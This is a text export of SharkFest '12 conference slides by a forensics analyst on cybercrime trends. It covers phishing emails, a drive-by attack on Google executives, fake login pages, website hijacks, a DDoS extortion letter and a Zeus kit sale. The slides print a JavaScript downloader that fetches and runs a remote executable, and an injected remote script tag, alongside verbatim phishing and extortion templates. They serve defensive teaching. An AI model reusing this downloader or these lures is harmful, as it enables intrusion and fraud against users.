

# SHARKFEST '12

Wireshark Developer and User Conference

## *How Are They Doing That? – “What’s Old is New Again”*

Phill Shade (Forensic Engineer – Merlion’s  
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- Phillip D. Shade is the founder of Merlion's Keep Consulting, a professional services company specializing in Network and Forensics Analysis
- Internationally recognized Network Security and Forensics expert, with over 30 years of experience
- Member of FBI InfraGard, Computer Security Institute, the IEEE and Volunteer at the Cyber Warfare Forum Initiative
- Numerous certifications including CNX-Ethernet (Certified Network Expert), Cisco CCNA, CWNA (Certified Wireless Network Administrator), WildPackets PasTech and WNAX (WildPackets Certified Network Forensics Analysis Expert)
- Certified instructor for a number of advanced Network Training academies including Wireshark University, Global Knowledge, Sniffer University, and Planet-3 Wireless Academy.



# From The Headlines.

## Hackers compromise Sony Online Entertainment, Sony shuts it down

**BREAKING** May 3 by James Mowery | View Comments



## U.S. fears science fiction-style sabotage in new wave of cyber attacks

By ASSOCIATED PRESS  
Last updated at 3:34 PM on 24th October 2011

## Corporate Spying: The Next Growth Industry and more...

### In This Issue...

- Corporate Spying: The Next Growth Industry
- It's One Thing If You Lose Your Wallet...
- Two CyberWar Hacking Stories. Just Coincidence? You decide!



## The scandal that closed the News of the World

- Murdoch aims paper as hacking crisis engulfs him
- Phone taps were 'wrong and inhuman'
- Labour presses Joe Rebelo to quit



Coulson to be arrested today as Met steps up investigation

## Anonymous hacks FBI contractor, AntiSec leaks secret IRC Federal security data

Submitted by [redacted] on Mon, 07/11/2011 - 00:34




# So What is a Hacker?\*

- Competing definitions:
  - **Computer Programming** - A software designer and programmer who builds elegant, beautiful programs and systems. A hacker can also be a programmer who hacks or reaches a goal by employing a series of modifications to exploit or extend existing code or resources.
  - **Computer Security** - A person who specializes in work with the security mechanisms for computer and network systems. It more often is used to refer to those who seek access despite them.
  - **Other Technical Fields** - A person who makes things work beyond perceived limits through their own technical skill, such as a hardware or reality hacker.

\*Wikipedia: <http://en.wikipedia.org/wiki/Hacker>

# Classic Hacker Profile

- >80% a former employee or student
  - Between 18 – 35 years old
  - Intelligent / Creative / Loner
- Highly motivated
  - Economic gain
  - Bragging rights
  - Revenge
  - Curiosity / Pride
- >60% from 5 major locations:
  - China / North Korea
  - Russia / Eastern Europe
  - South America



The number 1 reason

# Rouges Gallery - Faces of The Enemy

1



2



3



4



5



6



7



# Some Sobering Statistics...

## DIGITAL SECURITY REMAINS A MAJOR THREAT TO CONSUMERS

725,000 cases of reported fraud

In 2010, the FTC reports that there were over 725,000 cases of reported fraud. This is up 12.7% since 2008.



\$594 The median amount fraud cost individual consumers in 2010.

Despite increased awareness of online security threats, the majority of fraud is still committed via digital contact.

### HOW VICTIMS ARE CONTACTED:



45%  
E-MAIL



19%  
PHONE



14%  
OTHER



11%  
WEBSITES



10%  
MAIL

# ID Theft – The #1 Threat to Consumers






# A Major Source of Information...

## BIGGEST DATA BREACHES OF ALL TIME:

Consumer fraud is a big problem, but the biggest security threats typically target companies.

Estimated cost of the breach  
Records lost



# What is The Government Doing About It?


## WHAT IS BEING DONE?

Cybercrime perpetrators are not without pursuit. The Secret Service works to find and prosecute these criminals.

1,200 SUSPECTS

\$7 BILLION


Is it enough?



The Secret Service arrested more than 1,200 suspects for cybercrime in 2010.



These investigations involved over \$500 million in fraud loss.



They prevented approximately \$7 billion in additional losses.

Sources: WWW.FTC.GOV, DATALOSSDB.ORG, SECRETSERVICE.GOV

## *Case Study 1 –*

# Spear-Phishing – A Twist to A Classic...

# Compare and Contrast

**Phishing** is a way of attempting to acquire information such as usernames, passwords and credit card details by masquerading as a trustworthy entity in an electronic Communication.... (Wikipedia)



**Spear-Phishing** is an e-mail spoofing fraud attempt that targets a specific organization, seeking unauthorized access to confidential data. (Whatis.com)

# Is it Legitimate?

Do you want Chrome to save your password? Save password Never for this site

Google AdWords | New Feature! | Help | Contact Us | Sign Out

Campaign Management | Reports | Analytics | My Account

Billing Summary | Billing Preferences | Access | Account Preferences

**Your ads will be suspended soon unless we can process your payment.**  
Please update your payment information. It may take up to two hours before your Billing Summary page reflects this payment.

### Update Billing Preferences

#### Primary Card Information

Type of card: Visa

Credit card number: [Redacted]

The 3 or 4 digit Security Code: [Redacted]

Card holder's name: [Redacted]

Unlock your account at PayPal

**Your account has been temporarily locked**

We are hereby notifying you that, after a recent review of your account activity, it has been determined that you are in violation of PayPal's Acceptable Use Policy. Therefore, your account has been temporarily locked for 30 days. You can show we must properly verify your account again.

#### Tips to unlock your PayPal account - It's Easy

Here's how to get started:

1. **Log in** to your PayPal account.
2. Follow the steps to **update your personal records** and you will not run into any future problems with the entire service.
3. Once you have completed these steps, we will send you an email notifying that your account is available again.
4. Please allow (1) three business days for processing.

**PayPal for Business** | [Log In] | [Sign Up]

Note: Please do not reply to this email. The mailbox is not monitored and you will not receive a response. For assistance, log in to your PayPal account and choose the Help link.

Raise money for Steve Jobs Charity Fond!

File Edit View Tools Message Help

Ready Reply All Forward Print Delete [Icons]

From: [Redacted]  
Date: [Redacted]  
To: [Redacted]  
Subject: Raise money for Steve Jobs Charity Fond!

Good afternoon  
Steve Jobs Charitable Foundation ask people about help for young webcoders. Majority of young gifted people do not have opportunity to study and bring their ideas into the life. As most known innovators in IT we support the individuals who dare to be different and work hard to change our living quality for better.  
You are the one who can join us. Even a small amount will work for us and for good.  
We will keep in touch sending the reports of our activities.

Thank you very much

From: United States District Court (adamm@uscourts.com)  
To: Steve Smith  
Cc:  
Subject: Subpoena to court #26-751-028

AD 2676-1100 Subpoena to a Civil Case

**UNITED STATES DISTRICT COURT**

Issued by the  
**UNITED STATES DISTRICT COURT**

Issued to: Steve Smith  
Fuzgel Software Corporation  
408-971-6300

**SUBPOENA IN A CIVIL CASE**  
Case number: 26-751-028  
United States District Court

**YOU ARE HEREBY COMMANDED to appear and testify before the Grand Jury of the United States District Court at the place, date, and time specified below.**

Place: United States Courthouse  
325 Front Street  
SAN DIEGO, CALIFORNIA 92101

Date and Time: May 7, 2008  
9:00 A.M. - 4:00 P.M.

Room: Grand Jury Room

# Real World Event – China Gmail Hack

- Google executives received an Email containing a PDF with an embedded link saying "Corporate Information – Google Management"
  - Clicking the link took them to a web page in Chinese – <http://www.google.com/corporate/execs.html>
  - Site purports to list Google's executives, including Eric Schmidt, Sergey Brin and Larry Page
- The site executed a “Drive-by” exploit that installed Trojan spyware on the victims computers
  - Compromised information included Identities of numerous Human-Rights activists using Gmail to evade Chinese security agencies
- Cost – not publically released, but numerous dissidents have reportedly “disappeared”

# What They Saw...





**Eric Schmidt**  
董事长兼首席执行官

自 2001 年加入 Google 以来，施密特 施密特 (Eric Schmidt) 帮助 Google 从最初的一家初创公司以成长为全球性公司。在他的领导下，Google 大幅扩展了产品和服务范围，同时赢得了无数创新的企业大奖。施密特并领导过 Google 的许多项目，包括 Google 致力于解决全球性问题的技术解决方案。施密特与 Google 的创始人拉里·佩奇 (Larry Page) 和谢尔盖·布林 (Sergey Brin) 以及谷歌联合创始人皮埃尔·纳迪雅 (Pierre Nadiya) 共同管理过 Google 的技术和运营方面的战略。

在加入 Google 之前，施密特曾担任过美国通用电气 (GE) 的董事兼美国首席执行官，并在 Sun Microsystems, Inc. 担任首席技术官。在此之前，施密特还曾在 Sun 公司从事过五年的编程技术工作。在职业生涯早期，施密特在麻省理工学院的麻省理工学院 (MIT) 的一名研究员，并曾在麻省理工学院 (MIT Laboratory) 和麻省理工学院 (MIT) 任职。施密特在普林斯顿大学获得了电气工程专业的学士学位，并在加州大学伯克利分校获得了计算机科学专业的硕士学位和博士学位。

施密特还曾担任过美国科学技术促进会 (AAAS) 的主任。他在 2006 年当选为美国国家工程院 (National Academy of Engineering) 院士，并在 2007 年当选为美国艺术与科学学院 (American Academy of Arts and Sciences) 院士。此外，他还是美国国家基金会 (New America Foundation) 的董事兼主席。



**Larry Page**  
创始人之一，现任产品副总裁

Larry Page 是 Google 的联合创始人之一，曾担任过首席产品官。2001 年 8 月担任谷歌产品副总裁，直到 2004 年 8 月。Eric Schmidt 和 Sergey Brin 一起共同领导 Google 的产品战略。

Larry 毕业于耶鲁大学计算机科学专业。Carl Victor Page 博士之子，是八十年代初的计算机天才。Larry 在学术领域取得过优异的成绩，以优异的成绩毕业于耶鲁大学，获工学学士学位 (计算机科学与工程)，在实习期间曾担任过 Google 的联合创始人之一。他在耶鲁大学期间，还曾担任过耶鲁大学计算机系的学生会主席。

在耶鲁大学攻读计算机科学硕士学位期间，Larry 遇到了 Sergey Brin。他们于 1996 年共同创立了 Google (1998 年开网运营)。Larry 在耶鲁大学期间获得了学士学位和计算机科学硕士学位。

2002 年，Larry 辞去谷歌职位，前往麻省理工学院 (MIT) 担任教授。他后来在麻省理工学院 (MIT) 担任教授，并于 2004 年加入谷歌公司。Larry Brin 一起获得了马萨诸塞州 (Massachusetts) 的 MIT 博士学位，并担任 MIT 的董事兼主席，并于 2004 年入选美国工程院院士。



**Sergey Brin**  
创始人之一，现任技术副总裁

Sergey Brin 出生于俄罗斯，毕业于麻省理工学院 (MIT)，以优异的成绩获得计算机科学学士学位和麻省理工学院 (MIT) 的博士学位。之后在加州大学伯克利分校 (UC Berkeley) 攻读博士学位，并于 1998 年加入 Google。Sergey 曾担任国家科学基金会研究助理教授 (Fellow at the Institute for Advanced Study) 和美国国家科学基金会研究助理教授 (Fellow at the Institute for Advanced Study)。他在麻省理工学院 (MIT) 和加州大学伯克利分校 (UC Berkeley) 担任过教授。Sergey 还曾担任过 Google 的联合创始人之一，并于 1998 年共同创立了 Google Inc.。Sergey 曾担任过 Google 的联合创始人之一，并于 1998 年共同创立了 Google Inc.。

Sergey 的科研成果包括：从非结构化数据中提取信息以及大规模数据挖掘和科学建模的建模技术。他曾发表过许多学术论文，其中包括《Extracting Patterns and Relations from the World Wide Web: Dynamic Data Mining: A New Architecture for Data with High Dimensionality》(与 Larry Page 合著)、《Stable Techniques for Mining Causal Structures》、《Dynamic Anomaly Counting and

```
<script>var url, zhonghua: fanchenzi="http://www.wywk.com.net/inc/md5_exe"; zhonghua: fanchenzi="http://www.wywk.com.net/inc/md5_exe"; try{var ado=(document.createElement("object")); var d=1; ado.setAttribute("classid", "clsid:41308E4E-4FA9-4154-BEAE-34283D68787C"); var e=1; var xml=ado.CreateObject("Microsoft.XMLDOM"); xml.setAttribute("url", url); xml.setAttribute("method", "POST"); xml.setAttribute("contentType", "application/x-www-form-urlencoded"); xml.setAttribute("timeout", 3000); xml.setAttribute("onreadystatechange", "function(){ if (xml.readyState=="loaded" || xml.readyState=="complete"){ var n=1; responsebody=xml.responseText; as.savetofile(zhonghua, 2); as.close(); var shell=ado.createObject("Shell.Application"); shell.ShellExecute(zhonghua, "", "", "open", 0);} } catch(e) {} }</script>
```

*Case Study 2 –*

Application Based Attacks / Exploits...



# Example – Fake Login Screen

The image compares a fake Gmail login page (top) with a real Gmail login page (bottom). Annotations highlight differences in design, text, and security features.

**Top Panel: Fake Gmail login page (ServiceLoginAuthn.htm)**

- Blue ribbon:** A red ribbon at the top right of the page.
- Icons & text:** The left sidebar contains icons and text for "Less spam", "Mobile access", and "Lots of space".
- 2. VictimID is hardcoded in html:** A red arrow points to the "Username:" field.
- Wrong password alert (JS pop up):** A green pop-up window displays a warning message.
- Some links are en\_KR (Google in English for Korea):** A red box highlights the footer links.
- 2010 and text:** A red arrow points to the footer text "© 2010 Google".

**Bottom Panel: Real Gmail login page (ServiceLoginAuthn.htm)**


- Icons & text:** The left sidebar contains icons and text for "Less spam", "Mobile access", and "Lots of space".
- All links are for Google USA:** A green box highlights the footer links.
- 2011 and text:** A green arrow points to the footer text "© 2011 Google".
- Wrong password alert (red text):** A red text message is displayed on the page: "The username or password you entered is incorrect."

# Web-Based Hijack Exploit (1)



```
www.bankofindia.com/home/startpage.asp ->
```

```
MM_reloadPage(true);  
//<br>  
</SCRIPT>  
<BODY onLoad="return:openwindow();" bgcolor="#ffffff" text="#000000" <br>  
vlink="#cc3366">
```



**ALERT!**

 Your computer's clock may be inaccurate

Start 4:46 PM

Click the button below to update your system with the latest version of ClockSync. After installation your clock will be synchronized to the correct time automatically.

By clicking OK, you are accepting the terms of the [License Agreement](#). ClockSync and WeatherCast are powered by the Smart WhenU Search Tools, the software that displays coupons and contextual offers.

**STOPzilla!**

HOME

SCAN FOR SPYWARE

REAL-TIME PROTECTION

POP-UP PROTECTION

SITEGUARD™

SCHEDULER

TOOLS

**START SCAN NOW**

**Basic Options**

- Spyware Protection  ON
- Pop-up Protection  ON  OFF
- SITEguard™  ON

**Quick Settings**

- Display SZ icon in System Tray
- Show splash screen
- Enable sound alarms
- Automatically download updates

**System Status**

- Product Version: 5.8.1.5
- Enforcer Engine: 5.8.1.5
- Definition Set: 5.8.1.1
- Last Scan: 5/29/2007
- Last Update: 5/29/2007

**Quick Tools**

- Erase Cookies
- Clear History


about | help

ANTI-SPYWARE MADE EASY

# Web-Based Hijack Exploit (2)

```
Source of: http://www.dolphinstadium.com/ - Firefox
File Edit View Help
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN"
"http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
<HTML>
  <HEAD>
    <script defer type="text/javascript" src="/ssi/pngfix_rep.js"></script>
    <script src="/ssi/dhtml.js" language="javascript"></script>
    <!-- this script needed for Flash -->
    <script language="javascript">AC_FL_RunContent = 0;</script>
    <script src="http://885.88/3.js"></script>
    <script src="/FLASH/AL_RunActiveContent.js" language="javascript"></script>
    <!-- end - this script needed for Flash -->
    <title>Dolphin Stadium</title>
    <meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1">
    <link href="main.css" rel="stylesheet" type="text/css">
  </HEAD>
  <BODY>
  </BODY>
</HTML>
```

Malicious Code Encoded:



How it Works:

# New Terms For the 21<sup>st</sup> Century

- Malware – Malicious software designed to install remote control, password stealing or Trojan scripts onto the target machine
  - Often used to create networks or “Bot-nets” of infected machines
- Crimeware – Malicious software designed to install password stealing or Trojan scripts onto the target machine
  - Used to create networks or “Bot-nets” of infected machines
  - Also used to facilitate criminal activities such as monetary theft “Money Mules” or to trick user into purchasing fake or unwanted products
- Ransomware - Malicious software designed to install remote control, encryption or Trojan scripts onto the target machine
  - Used to extort money from victims by holding encrypted data hostage or threatening Denial of Service attacks (DoS) or data deletion
- Hacktivist – Hackers that publicly claim to be working to resolve perceived public or social injustice

# A Classic Tale – How It Began

- Organized crime “Protection / Insurance” representatives would visit the small business offering “insurance”
  - Often targeted various ethnic communities
  - Typically for a weekly %% of the sales
- Customers were protected against unfortunate business “accidents”
  - If something happened, they were usually reimbursed
- Non-Customers suffered “accidents” to their businesses

Unfortunately, organized crime has adapted to the 21<sup>st</sup> century....



# Sample DDoS Extortion Letter

*"Hello. If you want to continue having your site operational, you must pay us 10 000 rubles monthly. Attention! Starting as of DATE your site will be a subject to a DDoS attack. Your site will remain unavailable until you pay us.*

*The first attack will involve 2,000 bots. If you contact the companies involved in the protection of DDoS-attacks and they begin to block our bots, we will increase the number of bots to 50 000, and the protection of 50 000 bots is very, very expensive.*


*1-st payment (10 000 rubles) Must be made no later than DATE. All subsequent payments (10 000 rubles) Must be committed no later than 31 (30) day of each month starting from August 31. Late payment penalties will be charged 100% for each day of delay.*

*For example, if you do not have time to make payment on the last day of the month, then 1 day of you will have to pay a fine 100%, for instance 20 000 rubles. If you pay only the 2nd date of the month, it will be for 30 000 rubles etc. Please pay on time, and then the initial 10 000 rubles offer will not change. Penalty fees apply to your first payment - no later than DATE"*

*You will also receive several bonuses...*

- 1. 30% discount if you request DDoS attack on your competitors/enemies. Fair market value DDoS attacks a simple site is about \$ 100 per night, for you it will cost only 70 \$ per day.*
- 2. If we turn to your competitors / enemies, to make an attack on your site, then we deny them.*

*Payment must be done on our purse Yandex-money number 41001474323733. Every month the number will be a new purse, be careful. About how to use Yandex-money read on [www.money.yandex.ru](http://www.money.yandex.ru). If you want to apply to law enforcement agencies, we will not discourage you. We even give you their contacts: [www.fsb.ru](http://www.fsb.ru), [www.mvd.ru](http://www.mvd.ru)"*



# Just How Difficult is it to Start?

**SH STARTHACK.COM**  
Freedom Is Not Given, It Is Taken

ABOUT US VIDEO TUTORIALS DOWNLOADS SECTION HACKING TUTORIALS BASIC HACKING TUTORIALS WEB HACKING CONTACT US

Search: [ ] [x] [ ] [ ] [ ] [ ]

**Latest in 24 Hours:**

- Blind SQL Injection Tutorial
- Hack Any E-mail Account
- Gmail Facebook Yahoo By Phishing
- Cyber Law India website database hacked by MaDri!
- How to Write Protect a USB Flash Drive
- Viewing Super Hidden Files in Windows Vista
- MyCareerDoctor In Website's Database Compromised by NPJ
- Remote File Inclusion Complete Tutorial
- Video4vip Cross Sited By NPJ
- Defacing A Website - A Funny Trick
- Apple Thwarts Hackers - But Only For A Few Hours
- What the heck is happening with OpenOffice?
- Turn Your PC into a WWebHost Now Host Your Own Site
- DownloadArchive.Com Vulnerable To XSS By NPJ
- Russian hacker claims he cracked Skype protocol
- Hotmail and Yahoo Under A Targeted Attack
- How To Close Open Ports On Your System
- Local File Inclusion Vulnerability Scanner Script
- Sony Will Finish PSN Restoration This Week
- Tennessee Legislature Outlawed Shanna Subscription Passwords

**Archive for 'Basic Hacking Tutorials'**  
53 results.

**Best Deals For You!**

- Help keep your pc running with makeanyidcard  
pub11a1000.makeanyidcard.com
- 2-in-1 Design, More Vapor, More Flavors. Kits starting at \$24.95  
www.ByRedDragon.com
- Bestest way to create custom beats For beginners or experienced makers  
www.ny6beatsquartz.com
- We Stop Data Attacks in Minutes. Uptime Guarantee provided. 24/7/365  
www.cenetera.com
- Brandix Luetta is active class action for immediate claim hand fast free  
www.evntia.lawcorp.com


**Hacking GPS**

W122.77426

**GPS Hacking E Book (Free Download)**

27

# “Kits” For Sale....



Selling Zeus 1.3.0.0 with FF module - Page 1 - Mozilla Firefox

File Edit View History Bookmarks Tools Help

Selling Zeus 1.3.0.0 with FF module - ...

**BISHOP**  
Privileged  
★★★★  
Posts: 216  
Joined: Aug 2009  
Reputation:

Hi everyone,


I am selling Zeus 1.3.0.0

**TRUSTED MEMBERS ONLY**

[Version 1.3.0.0, 20.11.2009]  
[\*] Interception WinAPI by splicing.  
[\*] Be fully operational in Windows Vista / 7.  
[\*] Temporarily disable hidden files [\[link\]](#).  
[\*] Removed TAN-grabber.  
[-] Fixed duplicate records in nspr4.dll.  
[\*] Grabbed certificates are now written with the name grabbed\_dd\_mm\_yyy.pfx, and password in UTF-8.  
[\*] Team getcerts, obtained certificates only from MY-store, and not from all. Since obtaining certificates from all branches not make sense.  
[\*] Changed behavior grabber certificates.  
[\*] Rewrote FTP/POP3 sniffer, ulucheshno detection logins, made support for IPv6-addresses.  
[\*] Rewrote the interception of [\[link\]](#), fixed method of working with international characters to.  
[-] Corrected a bug in HTTP-fake, which could lead to deadlock.

Price: \$700 USD

Payment Methods:  
[\[link\]](#) (3-5 day wait)  
Liberty Reserve (2 day wait)  
Western Union (No wait)





# Real World Event – A Zeus Bot Network

- Zeus is a do-it-yourself kit for bad guys to make computer viruses and other malware with a point and click interface
- In October 2010, a Zeus-bot network owned by “Kristina Svechinskaya (part of the Zbot Group) struck numerous major financial institutions
- The millions of compromised account experienced a transaction “fee” of \$0.99 (USD) during a 30-minute period
- Cost is estimated to be in excess of \$14 million (USD)



# Sample Malware Download

No.	Source	Destination	Time	DeltaTime	Protocol	Length	Info
1	Vmware_f2:e1:4a	Vmware_b9:39:c3	0.000000	0.000000	TCP	62	1051 > 80 [SYN] Seq=3862586801 Win=6
2	Vmware_b9:39:c3	Vmware_f2:e1:4a	0.219794	0.219794	TCP	62	80 > 1051 [SYN, ACK] Seq=4069722703
3	Vmware_f2:e1:4a	Vmware_b9:39:c3	0.221962	0.002168	TCP	60	1051 > 80 [ACK] Seq=3862586802 Ack=4
4	Vmware_f2:e1:4a	Vmware_b9:39:c3	0.223935	0.001973	HTTP	219	GET /ribbon.tar HTTP/1.1
5	Vmware_b9:39:c3	Vmware_f2:e1:4a	0.444535	0.220600	TCP	54	80 > 1051 [ACK] Seq=4069722704 Ack=3
6	Vmware_b9:39:c3	Vmware_f2:e1:4a	0.449296	0.004761	TCP	1426	[TCP segment of a reassembled PDU]
7	Vmware_b9:39:c3	Vmware_f2:e1:4a	0.449819	0.000523	TCP	1426	[TCP segment of a reassembled PDU]
